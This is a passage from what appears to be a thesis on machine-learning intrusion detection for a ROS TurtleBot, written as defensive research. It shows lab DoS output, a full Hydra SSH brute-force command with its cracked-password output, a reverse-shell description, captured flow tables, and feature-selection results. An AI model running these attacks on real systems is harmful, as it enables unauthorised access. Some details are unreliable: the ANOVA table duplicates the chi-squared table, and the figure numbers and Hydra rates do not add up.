len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=3 win=0 rtt=66.5 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=4 win=0 rtt=64.9 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=5 win=0 rtt=63.4 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=6 win=0 rtt=61.7 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=7 win=0 rtt=60.3 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=8 win=0 rtt=58.5 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=9 win=0 rtt=56.7 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=10 win=0 rtt=54.7 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=11 win=0 rtt=1053.8 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=12 win=0 rtt=1052.1 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=13 win=0 rtt=1050.2 ms
len=46 ip=192.168.0.141 ttl=64 DF id=0 sport=11311 flags=RA seq=14 win=0 rtt=1048.7 ms
```

b) Dataset acquired during the attack.

The row highlighted in Figure 4.6 (b), with a red circle demonstrates that the attack traffic originating from attacker's IP address 192.168.0.132 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

Flow ID	Src IP	Src Port	Dst IP	Dst Port	Protocol	Timestamp	Flow Durat	Tot Fwd Pk	Tot Bwd Pk	TotLen Fwc	TotLen Bwc	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le
192.168.0.	54.161.152.147	443	192.168.0.141	50324	6	########	91451626	3	4	0	0	0	0	0	0
192.168.0.	192.168.0.141	38328	3.78.132.46	80	6	########	91639769	3	5	0	0	0	0	0	0
192.168.0.	192.168.0.141	36281	192.168.0.142	52590	6	########	62161163	3	5	0	0	0	0	0	0
192.168.0.	192.168.0.142	36548	192.168.0.141	56999	6	########	63122220	3	5	0	0	0	0	0	0
192.168.0.	192.168.0.132	1854	192.168.0.141	11311	6	########	76398922	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1855	192.168.0.141	11311	6	########	76398579	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1856	192.168.0.141	11311	6	########	76398564	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1857	192.168.0.141	11311	6	########	76398705	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1858	192.168.0.141	11311	6	########	76398708	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1859	192.168.0.141	11311	6	########	76398708	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1860	192.168.0.141	11311	6	########	76398709	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1861	192.168.0.141	11311	6	########	76401590	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1862	192.168.0.141	11311	6	########	76395363	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1863	192.168.0.141	11311	6	########	76396742	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1864	192.168.0.141	11311	6	########	76403422	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1865	192.168.0.141	11311	6	########	76403651	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1866	192.168.0.141	11311	6	########	76403654	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1867	192.168.0.141	11311	6	########	76403655	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1868	192.168.0.141	11311	6	########	76403655	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1869	192.168.0.141	11311	6	########	76403654	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1870	192.168.0.141	11311	6	########	76403654	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1871	192.168.0.141	11311	6	########	76404793	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1872	192.168.0.141	11311	6	########	76404766	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1873	192.168.0.141	11311	6	########	76404763	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1874	192.168.0.141	11311	6	########	76404762	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1875	192.168.0.141	11311	6	########	76404764	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1876	192.168.0.141	11311	6	########	76400802	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1877	192.168.0.141	11311	6	########	76404238	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1878	192.168.0.141	11311	6	########	76404370	1	3	0	0	0	0	0	0
192.168.0.	192.168.0.132	1879	192.168.0.141	11311	6	########	76404371	1	3	0	0	0	0	0	0

Figure 4.7: (a-b) Shows the simulation and results during DOS attack

4.3.6 Secure Shell (SSH) Brute forcing

Brute force attack

The attack aims to gain unauthorized access to a system by repeatedly attempting different username and password combinations. In this scenario, the attack used the Hydra tool for brute- forcing an SSH login on the target IP address. The entire operations are shown in Figure 4.7.

a) Hydra Command to Perform the Attack

```
┌──(kali㉿kali)-[~]
└─$ hydra -l ubuntu -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.141

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:17:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401),
[DATA] attacking ssh://192.168.0.141:22/
[22][ssh] host: 192.168.0.141   login: ubuntu   password: turtlebot
[STATUS] 14344401.00 tries/min, 14344401 tries in 00:01h, 2 to do in 00:01h, 14 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 05:18:25
```

b) Dataset acquired during the attack.

The rows highlighted in Figure 4.7 (b), with red circles demonstrates that the attack traffic originating from attacker's IP address 192.168.0.132 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
Flow ID	Src IP	Src Port	Dst IP	Dst Port	Protocol	Timestamp	Flow Durat	Tot Fwd Pk	Tot Bwd Pk	TotLen Fwd	TotLen Bwd	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le	Fwd Pkt Le
192.168.0.13	192.168.0.132	41444	192.168.0.141	22	6	########	109908	10	12	1155	1654	904	0	115.5	278.122
192.168.0.13	192.168.0.141	22	192.168.0.132	46874	6	########	13342	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46910	6	########	23639	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46876	6	########	13731	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46872	6	########	13892	1	2	0	128	0	0	0	0
192.168.0.13	192.168.0.132	41452	192.168.0.141	22	6	########	181121	9	13	1179	1654	904	0	131	291.1597
192.168.0.13	192.168.0.132	41476	192.168.0.141	22	6	########	180993	9	14	1187	1654	904	0	131.8889	290.983
192.168.0.13	192.168.0.132	41474	192.168.0.141	22	6	########	197040	9	14	1187	1654	904	0	131.8889	290.983
192.168.0.13	192.168.0.132	41454	192.168.0.141	22	6	########	217296	9	14	1187	1654	904	0	131.8889	290.983
192.168.0.14	192.168.0.143	47700	192.168.0.141	22	6	########	240767	11	16	2014	1754	1448	0	183.0909	422.0231
192.168.0.14	192.168.0.143	47700	192.168.0.141	22	6	########	249176	6	8	876	988	780	0	146	311.5766
192.168.0.13	192.168.0.141	22	192.168.0.132	46910	6	########	133213	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46872	6	########	133251	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46910	6	########	2871	1	1	0	76	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46872	6	########	2608	1	1	0	76	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46874	6	########	154200	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46874	6	########	3162	1	1	0	76	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46876	6	########	159327	1	2	0	136	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46876	6	########	2638	1	1	0	76	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46876	6	########	232860	0	3	0	0	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46872	6	########	264919	0	3	0	0	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46910	6	########	260952	0	3	0	0	0	0	0	0
192.168.0.13	192.168.0.141	22	192.168.0.132	46874	6	########	229107	0	3	0	0	0	0	0	0
192.168.0.13	192.168.0.132	41452	192.168.0.141	22	6	########	147127	1	2	84	52	84	84	84	0
192.168.0.13	192.168.0.132	41454	192.168.0.141	22	6	########	121115	1	2	84	52	84	84	84	0
192.168.0.13	192.168.0.132	41476	192.168.0.141	22	6	########	161241	1	2	84	52	84	84	84	0
192.168.0.13	192.168.0.132	41474	192.168.0.141	22	6	########	145353	1	2	84	52	84	84	84	0
192.168.0.13	192.168.0.132	43388	192.168.0.141	22	6	########	162769	9	14	1187	1654	904	0	131.8889	290.983
192.168.0.13	192.168.0.132	43384	192.168.0.141	22	6	########	194879	9	14	1187	1654	904	0	131.8889	290.983
192.168.0.13	192.168.0.132	43382	192.168.0.141	22	6	########	194880	9	14	1187	1654	904	0	131.8889	290.983

Figure 4.8: (a-b) illustrates the steps and results of the SSH brute force attack simulation.

4.3.7 Reverse Shell Attack


Reverse Shell

The Reverse Shell attack enables an attacker to gain remote access to a victim machine by initiating an outbound connection from the compromised host to the attacker's system. This connection effectively bypasses inbound firewall rules and places the attacker inside the victim's environment, allowing command execution and system control. Once the connection is established, the attacker operates through a command shell, making it possible to execute arbitrary commands, exfiltrate data, or pivot to other machines within the network. The entire operation is illustrated in Figure 4.8.


a) Reverse Shell Command Used to Initiate the Attack

The figure shows the reverse shell command executed on the victim machine, which initiates an outbound TCP connection to the attacker's IP address (192.168.0.148) on

port 4444. This allows the attacker to remotely access and control the victim system via a command shell.



b) Reverse Shell Automation Script Used to Launch the Attack:



c) Dataset acquired during the attack.

The row highlighted in Figure 4.8 (c), with a red circle demonstrates that the attack traffic originating from attacker's IP address 192.168.0.148 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

192.168.0.	192.168.0.148	33173	192.168.0.141	45919	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33173	192.168.0.141	59830	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33327	192.168.0.141	22844	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	45605	192.168.0.141	2974	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.142	42494	192.168.0.141	22	6	########	512836	3	3	0	132	0	0	0	44
192.168.0.	192.168.0.148	33174	192.168.0.141	64447	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	52212	192.168.0.141	18768	6	########	12	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	49218	192.168.0.141	37867	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	3529	6	########	14	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33173	192.168.0.141	275	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	46246	192.168.0.141	55482	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33173	192.168.0.141	63676	6	########	23	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33173	192.168.0.141	60201	6	########	50	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	45605	192.168.0.141	1195	6	########	30	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	52212	192.168.0.141	29911	6	########	12	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	45605	192.168.0.141	32837	6	########	12	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	52212	192.168.0.141	34761	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	13095	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	13508	6	########	15	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	49218	192.168.0.141	7710	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.142	42494	192.168.0.141	22	6	########	546017	2	2	0	88	0	0	0	44
192.168.0.	192.168.0.148	45605	192.168.0.141	12507	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	45605	192.168.0.141	49496	6	########	62	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33173	192.168.0.141	10669	6	########	50	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	49218	192.168.0.141	54258	6	########	12	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	2758	6	########	60	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	45605	192.168.0.141	148	6	########	12	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	52212	192.168.0.141	50148	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	47597	6	########	13	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	41196	192.168.0.141	44122	6	########	15	0	2	0	0	0	0	0	0
192.168.0.	192.168.0.148	33327	192.168.0.141	42292	6	########	13	0	2	0	0	0	0	0	0

Figure 4.9: (a-c) illustrates the steps and results of the MITM attack using Reverse Attack simulation.

CHAPTER 5

IMPLEMENTATION

5.1 Dataset Overview

The ROSIDS23 dataset, specifically created for Robotic Operating System (ROS) Intrusion Detection Systems (IDS), is used. The dataset contains multiple processed files for different attack types and benign data. Each file was converted from its original .pcap file into a .csv file and imported separately. It includes 83 columns, such as flow ID, Src IP, and other relevant features. A 'label' column was added to differentiate between normal and attack data, with '1' for attacks and '0' for benign data. The benign data contains 21,417 rows, while each attack type has the following number of rows: DoS with 60,017 rows, Unauthorized Publisher attack with 14,792 rows, Unauthorized Subscriber attack with 12,992 rows, and Subscriber Flood attack with 46,600 rows. After labelling, the datasets were merged into a single dataset of 136,682 rows, named ROSIDS23.csv. The summarized content can be shown in Table 5.1.

Dataset	Number of Rows	Details
Normal.csv	21,417	Normal data
DoS.csv	60,017	Denial of Service attacks
unauthorizedpublisher.csv	14,792	Unauthorized Publisher attacks
Unauthorizedsubscriber.csv	12,992	Unauthorized Subscriber attacks
Subscriberflood.csv	46,600	Subscriber Flood attacks
ROSIDS23.csv	136,682	Combined Dataset

Table 5.1 Overview of ROSIDS23 Dataset

5.2 Machine Learning Integration

5.2.1 Training and Testing AI Models for Attack Identification

In this section, the author will use the **ROSIDS23.csv** dataset to identify the best-performing machine learning algorithm for training and testing artificial intelligence models that can identify attacks. This model, in turn, will be applied to the researcher's dataset for further analysis.

5.2.1.1 Dataset Pre-processing

To ensure optimal model training and performance, several important pre-processing steps were applied to the ROSIDS23 dataset to improve data quality and enhance the effectiveness of the learning process.

1. Binary Classification Setup:

   Target labels were transformed into binary values: "Benign" was assigned the label 0, and all attack types were assigned the label 1. This simplified the classification task by distinguishing normal traffic from malicious (attack) traffic.

2. Dataset Cleaning:

   Redundant features like IP addresses and timestamps were removed to leave just the most relevant features for the purposes of classification. To ensure dataset consistency, numerical columns with missing values had them replaced with the corresponding mean values.

3. Feature Selection:

   The variety of methods for feature extraction will be studied to determine the most meaningful features for detecting attacks. The methods used include:

   1. **Mutual Information (MI) scoring** (Saq et al., 2024), was applied to rank them based on their relevance to the classification task. A feature

selection process was then carried out with a threshold of 0.01, retaining only the most informative features. As a result, 60 features were selected for the classification model. Features with lower MI scores were discarded to improve model efficiency. Table 5.2 presents the selected features based on the MI scores, while Figure 5.1 illustrates the top 20 features, highlighting the most relevant attributes utilized in the classification model.

Feature Number	Feature Name
1	Bwd IAT Tot
2	Bwd Pkts/s
3	Bwd IAT Mean
4	Bwd IAT Max
5	Flow IAT Max
6	Flow IAT Mean
7	Flow Duration
8	Bwd Header Len
9	Flow Pkts/s
10	Fwd IAT Tot
11	Fwd IAT Max
12	Flow IAT Std
13	Fwd IAT Mean
14	Fwd Pkts/s
15	Fwd IAT Std
16	Tot Bwd Pkts
17	Subflow Bwd Pkts
18	Init Bwd Win Byts
19	Fwd Header Len
20	Bwd IAT Min

21	Dst Port
22	Bwd IAT Std
23	Tot Fwd Pkts
24	Subflow Fwd Pkts
25	Fwd IAT Min
26	Flow IAT Min
27	Pkt Len Std
28	Pkt Len Var
29	Pkt Len Mean
30	Flow Byts/s
31	Pkt Size Avg
32	Fwd Pkt Len Std
33	Fwd Pkt Len Mean
34	Fwd Seg Size Avg
35	Src Port
36	Idle Max
37	Idle Mean
38	Idle Min
39	Active Max
40	TotLen Fwd Pkts
41	Fwd Act Data Pkts
42	Active Min
43	Subflow Fwd Byts
44	Active Mean
45	Pkt Len Max
46	Fwd Pkt Len Max
47	SYN Flag Cnt
48	Down/Up Ratio
49	Bwd Pkt Len Std

50	Bwd Seg Size Avg
51	Bwd Pkt Len Mean
52	TotLen Bwd Pkts
53	Subflow Bwd Byts
54	ACK Flag Cnt
55	Bwd Pkt Len Max
56	Idle Std
57	Active Std
58	FIN Flag Cnt
59	Fwd Pkt Len Min
60	RST Flag Cnt

Table 5.2: Selected Features Based on Mutual Information Score




Figure 5.1: Top 20 Features by Mutual Information Score

2. **The Chi-Squared (χ^2)** test was used to rank and prioritize features based on their statistical correlation with the target class, taking a similar

approach to that proposed by Saq et al. (2024). A cut off for feature selection was put in place, enabling the inclusion of features with the highest χ^2 scores to enhance both the effectiveness and computational performance of the model. The top 20 features resulted from the above process as the most important predictors for classification accuracy. These features included metrics related to connection activity (e.g., Active Max, Active Mean, Active Min), packet length (Bwd Pkt Len Max, Bwd Pkt Len Mean), and header flags (ACK Flag Cnt, FIN Flag Cnt, PSH Flag Cnt). The selected features based on Chi-Squared scores are shown in Table 5.3, while Figure 5.2 shows the top 20 features with a focus on the most relevant attributes used in the classification model.

Feature Number	Feature Name
1	Active Max
2	Init Bwd Win Byts
3	Active Mean
4	Active Min
5	Active Std
6	ACK Flag Cnt
7	FIN Flag Cnt
8	Bwd Pkt Len Max
9	Fwd IAT Tot
10	Bwd Pkt Len Std
11	RST Flag Cnt
12	PSH Flag Cnt
13	Bwd PSH Flags
14	Bwd IAT Std
15	Fwd Pkt Len Min
16	Bwd Pkt Len Mean
17	Bwd Seg Size Avg

18	Flow Pkts/s
19	Flow Duration
20	Bwd Pkts/s
21	Bwd Pkt Len Min
22	Bwd IAT Mean
23	Fwd IAT Max
24	Flow IAT Min
25	Pkt Len Min
26	Idle Std
27	Subflow Fwd Byts
28	TotLen Fwd Pkts
29	Bwd IAT Max
30	Fwd Act Data Pkts
31	Fwd Pkts/s
32	Bwd Header Len
33	Tot Bwd Pkts
34	Subflow Bwd Pkts
35	Idle Min
36	Down/Up Ratio
37	Flow IAT Mean
38	Fwd IAT Std
39	Bwd IAT Tot
40	Flow Byts/s
41	Idle Mean
42	Fwd IAT Mean
43	SYN Flag Cnt
44	Subflow Fwd Pkts
45	Tot Fwd Pkts
46	Flow IAT Std

47	Fwd Pkt Len Max
48	Fwd Header Len
49	Idle Max
50	Fwd Pkt Len Mean
51	Fwd Seg Size Avg
52	Pkt Len Max
53	Pkt Len Mean
54	Bwd IAT Min
55	Pkt Size Avg
56	TotLen Bwd Pkts
57	Subflow Bwd Byts
58	Fwd IAT Min
59	Fwd Pkt Len Std
60	Pkt Len Var
61	Pkt Len Std
62	Flow IAT Max

Table 5.3: Selected Features Based on Chi-Squared Feature Scores




Figure 5.2 Top 20 Features by Chi-Squared Features Scores

3. **ANOVA F-test** was utilized to assess and rank the features in relation to their importance towards the classification problem. This statistical method determines the importance of each feature by examining the variance within groups and between groups based on the target variable. A feature selection process was carried out, only keeping those features with the highest F-test values, thus yielding a reduced yet appropriate feature set for the model. Among the top-ranked features, key contributors were found, including ACK Flag Cnt, Init Bwd Win Byts, and Active Max. The selected features and their corresponding ANOVA F-test values are listed in Table 5.4, while the top 20 features, highlighting the most salient attributes, are shown in Figure 5.3.

Feature Number	Feature Name
1	Active Max
2	Init Bwd Win Byts
3	Active Mean
4	Active Min
5	Active Std
6	ACK Flag Cnt
7	FIN Flag Cnt
8	Bwd Pkt Len Max
9	Fwd IAT Tot
10	Bwd Pkt Len Std
11	RST Flag Cnt
12	PSH Flag Cnt
13	Bwd PSH Flags
14	Bwd IAT Std
15	Fwd Pkt Len Min
16	Bwd Pkt Len Mean
17	Bwd Seg Size Avg
18	Flow Pkts/s
19	Flow Duration
20	Bwd Pkts/s
21	Bwd Pkt Len Min
22	Bwd IAT Mean
23	Fwd IAT Max
24	Flow IAT Min
25	Pkt Len Min
26	Idle Std
27	Subflow Fwd Byts
28	TotLen Fwd Pkts

29	Bwd IAT Max
30	Fwd Act Data Pkts
31	Fwd Pkts/s
32	Bwd Header Len
33	Tot Bwd Pkts
34	Subflow Bwd Pkts
35	Idle Min
36	Down/Up Ratio
37	Flow IAT Mean
38	Fwd IAT Std
39	Bwd IAT Tot
40	Flow Byts/s
41	Idle Mean
42	Fwd IAT Mean
43	SYN Flag Cnt
44	Subflow Fwd Pkts
45	Tot Fwd Pkts
46	Flow IAT Std
47	Fwd Pkt Len Max
48	Fwd Header Len
49	Idle Max
50	Fwd Pkt Len Mean
51	Fwd Seg Size Avg
52	Pkt Len Max
53	Pkt Len Mean
54	Bwd IAT Min
55	Pkt Size Avg
56	TotLen Bwd Pkts
57	Subflow Bwd Byts

58	Fwd IAT Min
59	Fwd Pkt Len Std
60	Pkt Len Var
61	Pkt Len Std
62	Flow IAT Max

Table 5.4: Selected Features Based on ANOVA F-test Scores

